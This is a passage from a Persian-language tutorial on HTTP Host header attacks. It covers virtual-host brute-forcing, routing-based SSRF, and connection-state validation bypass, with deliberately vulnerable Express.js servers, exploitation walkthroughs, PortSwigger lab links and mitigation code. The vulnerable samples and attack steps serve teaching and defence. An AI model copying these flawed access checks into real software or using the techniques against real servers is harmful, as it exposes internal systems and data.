مثال بهره‌برداری: فرض کنید سرور شرکت روی IP عمومی 12.34.56.78 هم `www.example.com` و هم `intranet.example.com` رو میزبانی می‌کنه، ولی فقط باید از شبکه داخلی قابل دسترسی باشه. هکر با ابزار Burp Intruder یه لیست از ساب دامین‌ها (مثلاً، `intranet`، `internal`، `admin`) رو امتحان می‌کنه:



اگه سرور پاسخ بده (مثلاً با یه صفحه ورود اینترانت)، هکر می‌فهمه که `intranet.example.com` روی این سرور وجود داره. حالا می‌تونه حملات دیگه (مثل تست رمز عبور یا پیدا کردن آسیب‌پذیری توی سایت داخلی) رو امتحان کنه.

```

index.js

const express = require('express');
const app = express();

// فرض کنید این سرور دو هاست مجازی رو میزبانی می‌کنه
app.use((req, res, next) => {
  const host = req.headers.host;

  // هاست عمومی
  if (host === 'www.example.com') {
    req.site = 'public';
  }
  // هاست داخلی (اینترانت)
  else if (host === 'intranet.example.com') {
    req.site = 'intranet';
  } else {
    return res.status(404).send('Not Found');
  }
  next();
});

app.get('/', (req, res) => {
  if (req.site === 'public') {
    res.send('<h1>به وبسایت عمومی خوش آمدید</h1>');
  } else if (req.site === 'intranet') {
    // هیچ کنترل دسترسی اضافی وجود نداره
    res.send(`
      <h1>به اینترانت شرکت خوش آمدید</h1>
      <p>اینجا اطلاعات حساس کارمندا نمایش داده میشه</p>
      <ul>
        <li>نام: علی محمدی - حقوق: 50 میلیون</li>
        <li>نام: سارا احمدی - حقوق: 60 میلیون</li>
      </ul>
    `);
  }
});

app.listen(3000, () => console.log('Server running on port 3000'));

```


چرا این کد آسیب‌پذیره؟


1. کنترل دسترسی فقط بر اساس هدر Host: سرور فقط با هدر Host (req.headers.host) تشخیص می‌ده که درخواست برای کدام سایت (عمومی یا داخلی) هست، بدون اینکه کنترل دسترسی اضافی (مثل بررسی آدرس IP یا احراز هویت) داشته باشه. هدر Host قابل‌تغییره و هکر می‌تونه به راحتی به intranet.example.com تغییرش بده.

2. عدم محدود کردن دسترسی به شبکه داخلی: سرور هیچ محدودیتی برای اینکه درخواست‌ها فقط از شبکه داخلی (مثلاً IP‌های 10.0.0.0/8) بیاد، اعمال نکرده. این باعث می‌شه هرکسی که به سرور وصل بشه، بتونه با تغییر هدر Host به سایت داخلی دسترسی پیدا کنه.

چطور هکر می‌تونه ازش بهره‌برداری کنه؟

1. هکر سرور رو روی IP عمومی 12.34.56.78 پیدا می‌کنه و با Burp Intruder ساب دامین‌ها رو brute-force می‌کنه:





```
<h1>به اینترنت شرکت خوش آمدید</h1>
<p>اینجا اطلاعات حساس کارمندا نمایش داده میشه</p>
<ul>
  <li>نام: علی محمدی - حقوق: 50 میلیون</li>
  <li>نام: سارا احمدی - حقوق: 60 میلیون</li>
</ul>
```

هکر حالا به اطلاعات حساس (مثل حقوق کارمندا) دسترسی داره و می‌تونه از این اطلاعات برای حملات دیگه استفاده کنه.

Routing-Based SSRF

حمله SSRF مبتنی بر مسیریابی

گاهی هم می‌تونید از هدر Host برای انجام حملات SSRF (Server-Side Request Forgery) مبتنی بر مسیریابی (routing-based SSRF) با تأثیر بالا استفاده کنید.

یه حمله SSRF معمولی معمولاً از دو روش کار می‌کنه: یکی از طریق XXE، یعنی هکر با تغییر دادن فایل‌های XML، سرور رو فریب می‌ده تا به یه آدرس دلخواه درخواست بفرسته. روش دیگه هم استفاده از یه بخش ساده توی برنامه‌ست، مثلاً یه فرم که از کاربر یه آدرس URL می‌گیره و سرور بدون بررسی، به همون آدرس یه درخواست HTTP می‌فرسته. اما یه نوع دیگه از SSRF که به مسیریابی ربط داره، توی سیستم‌های ابری اتفاق می‌افته. این نوع حمله به سوءاستفاده از بخش‌هایی مثل لود بالانسرها (که کارشون پخش کردن ترافیک بین سرورهای مختلفه) یا ریورس پراکسی‌ها (که درخواست‌های کاربر رو می‌گیرن و به سرور اصلی می‌رسونن) وابسته‌ست.

هرچند این اجزا برای اهداف مختلفی (مثلاً توزیع بار یا کش کردن) استفاده می‌شن، اما اساساً کارشون اینه که درخواست‌ها رو دریافت کنن و به یک‌اند مناسب بفرستن. اگه این اجزا به‌صورت ناامن تنظیم شده باشن و درخواست‌ها رو بر اساس هدر Host اعتبارسنجی نشده بفرستن، می‌تونید اون‌ها رو دستکاری کنید تا درخواست‌ها رو به هر سیستمی که بخواید هدایت کنن.

این سیستم‌ها اهداف فوق‌العاده‌ای هستن، چون توی یه موقعیت شبکه‌ای ممتاز قرار دارن: می‌تونن مستقیم از وب عمومی درخواست دریافت کنن و در عین حال به بخش زیادی از شبکه داخلی (internal network) دسترسی دارن. این باعث می‌شه هدر Host یه راه قدرتمند برای حملات SSRF باشه و مثلاً یه لود بالانسر ساده رو به یه دروازه (gateway) برای کل شبکه داخلی تبدیل کنه.

چطور این آسیب‌پذیری رو شناسایی کنیم؟

می‌تونید از Burp Collaborator برای شناسایی این آسیب‌پذیری‌ها استفاده کنید. اگه هدر Host رو به دامنه سرور Collaborator (مثلاً abc123.burpcollaborator.net) تنظیم کنید و بعد یه درخواست

جستجوی DNS (DNS lookup) از سرور هدف یا به سیستم توی مسیر دریافت کنید، این نشون می‌ده که ممکنه بتونید درخواست‌ها رو به دامنه‌های دلخواه هدایت کنید.

قدم بعدی: دسترسی به سیستم‌های داخلی

بعد از اینکه تأیید کردید می‌تونید به سیستم واسطه رو دستکاری کنید تا درخواست‌هاتون رو به به سرور عمومی دلخواه بفرسته، قدم بعدی اینه که ببینید آیا می‌تونید از این رفتار برای دسترسی به سیستم‌های فقط-داخلی استفاده کنید یا نه. برای این کار، باید آدرس‌های IP خصوصی (private IP addresses) که توی شبکه داخلی هدف استفاده می‌شن رو پیدا کنید.


• می‌تونید از IP‌هایی که خود برنامه فاش می‌کنه (مثلاً توی پیام‌های خطا یا هدرها یا فایل های جاوا اسکریپت ممکنه این ادرس های IP لو بره) استفاده کنید.

• همچنین می‌تونید دامنه‌های متعلق به شرکت (مثلاً example.com یا ساب‌دامین‌هاش) رو اسکن کنید تا ببینید آیا به به آدرس IP خصوصی اشاره می‌کنن یا نه.

• اگه هیچ‌کدوم از این روش‌ها جواب نده، می‌تونید با brute-forcing محدوده‌های استاندارد IP خصوصی (مثل 192.168.0.0/16) آدرس‌های IP معتبر رو پیدا کنید.

مثال بهره‌برداری:

فرض کنید به لود بالانسر روی IP عمومی 12.34.56.78 درخواست‌ها رو بر اساس هدر Host به بک‌اندهای مختلف می‌فرسته. هکر هدر Host رو به internal-system.local تغییر می‌ده:



آگه لود بالانسر هدر Host رو اعتبارسنجی نکنه، درخواست رو به یه سیستم داخلی (مثلاً 10.0.0.132) می‌فرسته. هکر می‌تونه از این برای دسترسی به سیستم‌های داخلی (مثلاً یه سرور دیتابیس یا یه API داخلی) استفاده کنه و داده‌های حساس (مثل اطلاعات کاربر) رو بدزده.

محدوده‌های آدرس IP معمولاً با استفاده از نشانه‌گذاری CIDR (Classless Inter-Domain Routing) بیان می‌شن، مثلاً 192.168.0.0/16.

آدرس‌های IPv4 از چهار مقدار 8 بیتی ده‌دهی (octets) تشکیل شدن که با نقطه از هم جدا می‌شن (مثلاً 192.168.0.1). هر مقدار می‌تونه بین 0 تا 255 باشه، یعنی کمترین آدرس IPv4 ممکن 0.0.0.0 و بیشترین 255.255.255.255 هست.

توی نشانه‌گذاری CIDR:

- آدرس پایین‌ترین محدوده (مثلاً 192.168.0.0) به صورت صریح نوشته می‌شه.
- بعدش یه عدد میاد (مثلاً 16) که نشون می‌ده چند بیت از اول آدرس برای کل محدوده ثابت هستن.

مثلاً 10.0.0.0/8 یعنی 8 بیت اول (اولین مقدار، یعنی 10) ثابت. پس این محدوده شامل همه آدرس‌ها از 10.0.0.0 تا 10.255.255.255 می‌شه.

یا 192.168.0.0/16 یعنی 16 بیت اول (دو مقدار اول، یعنی 192.168) ثابت، پس محدوده از 192.168.0.0 تا 192.168.255.255 هست.

چطور این به حمله کمک می‌کنه؟

هکر می‌تونه محدوده‌های IP خصوصی (مثلاً 10.0.0.0/8، 172.16.0.0/12، یا 192.168.0.0/16) رو brute-force کنه تا سیستم‌های داخلی رو پیدا کنه و با SSRF بهشون دسترسی پیدا کنه.

<https://portswigger.net/web-security/host-header/exploiting/lab-host-header-routing-based-ssrf>

<https://portswigger.net/web-security/host-header/exploiting/lab-host-header-ssrf-via-flawed-request-parsing>

Connection State Attacks

حملات حالت اتصال

برای دلایل عملکردی، خیلی از وبسایت‌ها اتصال‌ها (ارتباط‌های شبکه‌ای بین کلاینت و سرور) را برای چندین چرخه درخواست/پاسخ با یک کلاینت مشترک (مثلاً یک مرورگر یا یک ابزار تست) بازاستفاده می‌کنند. این کار باعث می‌شود تعداد اتصال‌های جدید کمتر بشود و سرعت و کارایی سرور بالا برود، چون باز کردن یک اتصال جدید (مثلاً با پروتکل TCP) زمان‌بر است. اما سرورهای HTTP که به صورت ضعیف پیاده‌سازی شده‌اند، گاهی روی یک فرض خطرناک کار می‌کنند: اینکه بعضی ویژگی‌ها، مثل هدر Host، برای همه درخواست‌های HTTP/1.1 که روی یک اتصال مشترک فرستاده می‌شوند، یکسان هستند. این فرض ممکنه برای درخواست‌هایی که یک مرورگر (مثل کروم یا فایرفاکس) می‌فرستد درست باشه، چون مرورگرها معمولاً هدر Host را بر اساس دامنه‌ای که بهش وصل شدن (مثلاً example.com) ثابت نگه می‌دارند. اما این لزوماً برای یک دنباله از درخواست‌ها که از ابزاری مثل Burp Repeater فرستاده می‌شوند، درست نیست. این می‌تونه به مشکلات مختلفی منجر بشود.

برای مثال، ممکنه گاهی با سرورهایی روبه‌رو بشوید که فقط روی اولین درخواست که توی یک اتصال جدید دریافت می‌کنند، اعتبارسنجی کامل انجام می‌دن. توی این موقعیت، شما می‌تونید این اعتبارسنجی رو دور بزنید با این روش: اول یک درخواست بی‌خطر بفرستید تا سرور فکر کنه همه چیز عادی‌ه، و بعد توی همون اتصال، درخواست مخربتون رو بفرستید. چون سرور فرض می‌کنه هدر Host (یا بقیه ویژگی‌ها) توی درخواست‌های بعدی همونیه که توی درخواست اول بوده، ممکنه اعتبارسنجی رو برای درخواست‌های بعدی انجام نده و هکر بتونه از این سوءاستفاده کنه.

مثال ساده:

فرض کنید یه سرور فقط هدر Host رو توی اولین درخواست یه اتصال بررسی می‌کنه تا مطمئن بشه درخواست از دامنه مجاز (مثلاً example.com) اومده. اگه هدر Host درست باشه، سرور فرض می‌کنه همه درخواست‌های بعدی توی همون اتصال هم از همون دامنه‌ست و دیگه بررسی نمی‌کنه. هکر می‌تونه با یه درخواست بی‌خطر شروع کنه و بعد توی همون اتصال، یه درخواست مخرب با هدر Host تغییرکرده (مثلاً evil.com) بفرسته و سرور رو فریب بده.

```

const express = require('express');
const app = express();

// اولین درخواست توی هر اتصال Host به متغیر برای ذخیره هدر
const connectionState = new Map();

app.use((req, res, next) => {
  // کلاینت و پورت (برای شبیه‌سازی حالت اتصال) IP شناسایی اتصال با آدرس
  const connectionId = `${req.socket.remoteAddress}:${req.socket.remotePort}`;

  // رو بررسی کن Host اگه این اولین درخواست توی اتصاله، هدر
  if (!connectionState.has(connectionId)) {
    const host = req.headers.host;
    if (host !== 'example.com') {
      return res.status(403).send('Invalid Host header');
    }
    // برای این اتصال Host ذخیره هدر
    connectionState.set(connectionId, host);
  }

  // استفاده می‌کنن Host فرض می‌کنیم همه درخواست‌های بعدی توی این اتصال از همون هدر
  req.validatedHost = connectionState.get(connectionId);
  next();
});

// مسیر عمومی
app.get('/', (req, res) => {
  res.send(`${req.validatedHost} : به وبسایت خوش آمدید! دامنه شما`);
});

// مسیر حساس (فقط باید برای دامنه‌های خاص قابل‌دسترسی باشه)
app.get('/sensitive-data', (req, res) => {
  // توی اولین درخواست بررسی شده، این درخواست هم امنه Host فرض می‌کنیم چون هدر
  res.send(`
    <h1>داده‌های حساس</h1>
    <p>این اطلاعات فقط برای دامنه‌های مجاز قابل‌دسترسیه</p>
    <p>کلید API: secret-api-key-123</p>
  `);
});

// موقع قطع اتصال، حالت اتصال رو پاک کن
app.use((req, res, next) => {
  res.on('finish', () => {
    const connectionId = `${req.socket.remoteAddress}:${req.socket.remotePort}`;
    connectionState.delete(connectionId);
  });
  next();
});

app.listen(3000, () => console.log('Server running on port 3000'));

```

چرا این کد آسیب‌پذیره؟

1. اعتبارسنجی فقط روی اولین درخواست:

سرور فقط هدر Host رو توی اولین درخواست یه اتصال بررسی می‌کنه (!) if (connectionState.has(connectionId)) و اگه درست باشه، فرض می‌کنه همه درخواست‌های بعدی توی همون اتصال هم از همون هدر Host استفاده می‌کنن. این فرض خطرناکه، چون هکر می‌تونه توی درخواست‌های بعدی هدر Host رو تغییر بده.


2. عدم بررسی مداوم هدر Host:

سرور برای درخواست‌های بعدی توی همون اتصال، هدر Host رو دوباره بررسی نمی‌کنه و فقط از مقدار ذخیره‌شده (req.validatedHost) استفاده می‌کنه. این باعث می‌شه هکر بتونه با یه درخواست بی‌خطر شروع کنه و بعد یه درخواست مخرب بفرسته.

چطور هکر می‌تونه ازش بهره‌برداری کنه؟

1. ارسال درخواست بی‌خطر اولیه:

هکر با ابزار Burp Repeater یه اتصال باز می‌کنه و یه درخواست بی‌خطر با هدر Host مجاز می‌فرسته:




سرور هدر Host رو بررسی می‌کنه، می‌بینه که درست (example.com) هست، و مقدار رو توی connectionState ذخیره می‌کنه. پاسخ:


به وب‌سایت خوش آمدید! دامنه شما: example.com

ارسال درخواست مخرب توی همون اتصال:

هکر توی همون اتصال (بدون بستن ارتباط)، یه درخواست دیگه به مسیر حساس می‌فرسته و هدر Host رو تغییر می‌ده:



چون این درخواست توی همون اتصاله، سرور هدر Host جدید (evil.com) رو بررسی نمی‌کنه و از مقدار ذخیره‌شده (example.com) استفاده می‌کنه. پس درخواست رو مجاز می‌دونه و پاسخ می‌ده:



هکر حالا به داده‌های حساس (مثلاً کلید API) دسترسی پیدا کرده.

Connection State Attacks

حملات حالت اتصال - ادامه با تمرکز بر ریورس پراکسی‌ها

بسیاری از ریورس پراکسی‌ها (مثل Nginx یا HAProxy) از هدر Host برای هدایت درخواست‌ها به بک‌اند درست استفاده می‌کنند. این به روش استاندارد، چون هدر Host مشخص می‌کند که درخواست برای کدوم دامنه (مثلاً example.com یا api.example.com) فرستاده شده و ریورس پراکسی می‌تونه بر اساس اون تصمیم بگیره که درخواست رو به کدوم سرور بک‌اند بفرسته. اما اگه این ریورس پراکسی‌ها فرض کنن که همه درخواست‌ها توی یه اتصال (connection، ارتباط شبکه‌ای بین کلاینت و سرور) برای یه هاست یکسان (یعنی همون دامنه‌ای که توی درخواست اولیه اومده) هستن، این می‌تونه یه راه مفید برای انواع حملات هدر Host فراهم کنه. این حملات شامل SSRF مبتنی بر مسیریابی (routing-based SSRF)، مسموم کردن بازنشانی رمز عبور (password reset poisoning)، و مسموم کردن کش (cache poisoning) می‌شن. دلیلش اینه که ریورس پراکسی ممکنه هدر Host رو فقط توی اولین درخواست یه اتصال بررسی کنه و برای درخواست‌های بعدی توی همون اتصال، فرض کنه که هدر Host همونه، در حالی که هکر می‌تونه هدر رو تغییر بده و سرور رو فریب بده.

<https://portswigger.net/web-security/host-header/exploiting/lab-host-header-host-validation-bypass-via-connection-state-attack>

راهکارهای پیشگیرانه و بهترین روش‌ها برای جلوگیری از حملات هدر Host


حملات هدر Host می‌توانن به مشکلات جدی مثل سرقت داده‌های حساس، دسترسی غیرمجاز، و تزریق کد مخرب منجر بشن. برای جلوگیری از این حملات، باید رویکردهای امنیتی جامعی رو در طراحی و پیکربندی سیستم‌ها پیاده‌سازی کنیم. در ادامه، راهکارهای پیشگیرانه و بهترین روش‌ها رو برای هر نوع حمله توضیح می‌دیم.

اعتبارسنجی و فیلتر کردن هدر Host

هدر Host یه ورودی قابل‌کنترل و نباید بدون اعتبارسنجی (validation) پردازش بشه. این اولین خط دفاعی در برابر حملات هدر Host هست.

فقط دامنه‌های مجاز رو قبول کنید

هدر Host رو با یه لیست سفید (whitelist) از دامنه‌های مجاز مقایسه کنید. هر مقداری که توی این لیست نیست رو رد کنید.




```
const allowedHosts = ['example.com', 'api.example.com'];
if (!allowedHosts.includes(req.headers.host)) {
  return res.status(403).send('Invalid Host header');
}
```

چرا مهمه؟

این کار جلوی حملاتی مثل مسموم کردن بازنشانی رمز عبور، مسموم کردن کش وب، و SSRF مبتنی بر مسیریابی رو می‌گیره، چون هکر نمی‌تونه هدر Host رو به یه دامنه مخرب (مثلاً evil.com) تغییر بده.

هدرهای مرتبط رو هم بررسی کنید


هدرهایی مثل X-Forwarded-Host (که توی سیستم‌های پراکسی برای بازنویسی هدر Host استفاده می‌شه) رو هم اعتبارسنجی کنید. اگه از این هدرها استفاده نمی‌کنید، بهتره کامل غیرفعالشون کنید.



```
if (req.headers['x-forwarded-host'] && !allowedHosts.includes(req.headers['x-forwarded-host'])) {
  return res.status(403).send('Invalid X-Forwarded-Host header');
}
```

Escape کردن هدر Host توی پاسخ‌ها

اگه هدر Host توی پاسخ‌ها (مثلاً توی HTML یا لینک‌ها) منعکس می‌شه، حتماً escape کنید تا به‌عنوان کد اجرا نشه.



چرا مهمه؟ این کار جلوی حملاتی مثل مسموم کردن بازنشانی رمز عبور و مسموم کردن کش وب رو می‌گیره، چون هکر نمی‌تونه کد مخرب (مثلاً HTML یا جاوااسکریپت) تزریق کنه.

استفاده از مقصدهای ثابت برای بک‌اند

به‌جای استفاده از هدر Host برای هدایت درخواست‌ها به بک‌اند، از مقصدهای ثابت و امن استفاده کنید.

هدایت پویا رو غیرفعال کنید: ریورس پراکسی‌ها و لود بالانسرها رو طوری تنظیم کنید که فقط به بک‌اندهای مشخص و امن درخواست بفرستن، نه به هر مقصدی که توی هدر Host میاد.

```
const backendUrl = 'http://localhost:8080'; // مقصد ثابت
http.get(`${backendUrl}${req.url}`, (backendRes) => { /* ادامه کد */ });
```

چرا مهمه؟

این کار جلوی حملات SSRF مبتنی بر مسیریابی و SSRF از طریق خط درخواست ناقص رو می‌گیره، چون هکر نمی‌تونه با تغییر هدر Host یا خط درخواست، پراکسی رو به یه سیستم داخلی (مثلاً internal-api.local) هدایت کنه.

لیست سفید برای بک‌اندها: اگه نیاز به هدایت پویا دارید، از یه لیست سفید برای بک‌اندها استفاده کنید:

```
const allowedBackends = {
  'example.com': 'http://example.com',
  'api.example.com': 'http://api.example.com'
};
const targetUrl = allowedBackends[req.headers.host] ? `${allowedBackends[req.headers.host]}${req.url}` : null;
if (!targetUrl) {
  return res.status(403).send('Invalid Host header');
}
```

فیلتر کردن آدرس‌های IP خصوصی

از هدایت درخواست‌ها به آدرس‌های IP خصوصی (مثلاً 10.0.0.0/8، 172.16.0.0/12، 192.168.0.0/16) جلوگیری کنید، چون این آدرس‌ها معمولاً برای سیستم‌های داخلی استفاده می‌شن و نباید از بیرون قابل دسترسی باشن.

فیلتر کردن در سطح برنامه: هدر Host و مقصدهای بک‌اند رو بررسی کنید و اگه به یه IP خصوصی اشاره می‌کنن، درخواست رو رد کنید:



```
const privateIpRanges = [
  /^10\./, // 10.0.0.0/8
  /^172\.(1[6-9]|2[0-9]|3[0-1])\./, // 172.16.0.0/12
  /^192\.168\./ // 192.168.0.0/16
];
const targetHost = req.headers.host;
if (privateIpRanges.some(regex => regex.test(targetHost))) {
  return res.status(403).send('Access to internal IPs is forbidden');
}
```

